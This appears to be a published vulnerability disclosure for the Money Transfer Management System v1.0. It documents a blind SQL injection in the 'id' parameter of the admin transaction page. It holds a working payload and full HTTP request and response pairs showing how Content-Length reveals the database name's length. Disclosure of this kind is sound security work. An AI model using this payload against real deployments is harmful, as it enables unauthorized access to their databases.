debug601 / bug_report Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ...

bug_report / vendors / oretnom23 / Money-Transfer-Management-System / SQLi-2.md

debug601 Create SQLi-2.md History

1 contributor

35 lines (24 sloc) | 1.41 KB ...

Money Transfer Management System v1.0 by oretnom23 has SQL injection

Author: k0xx

vendors: https://www.sourcecodester.com/php/15015/money-transfer-management-system-send-money-businesses-php-free-source-code.html

Vulnerability File: /mtms/admin/?page=transaction/send&id=


Vulnerability location: /mtms/admin/?page=transaction/send&id=, id

[+] Payload: /mtms/admin/?page=transaction/send&id=1%27%20and%20length(database())%20=7%20--+ // Leak place ---> id

Current database name: mtms_db,length is 7

```
GET /mtms/admin/?page=transaction/send&id=1%27%20and%20length(database())%20=7%20--+
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close
// Leak place ---> id
```

When length (database ()) = 7, Content-Length: 33302




```
GET
/mtms/admin/?page=transaction/send&id=1%27%20and%20length
(database())%20=7%20--+ HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Apr 2022 12:16:19 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33302

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
```

When length (database ()) = 8, Content-Length: 33339



```
GET
/mtms/admin/?page=transaction/send&id=1%27%20and%20length
(database())%20=8%20--+ HTTP/1.1
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=bnvs2lhahed1884v0nf12nt52s
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Apr 2022 12:33:07 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33339

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Money Transfer Management System - PHP</title>
    <link rel="icon" href="http://192.168.1.19/mtms/uploads/logo-1635385798.png" />
    <!-- Google Font: Source Sans Pro -->
```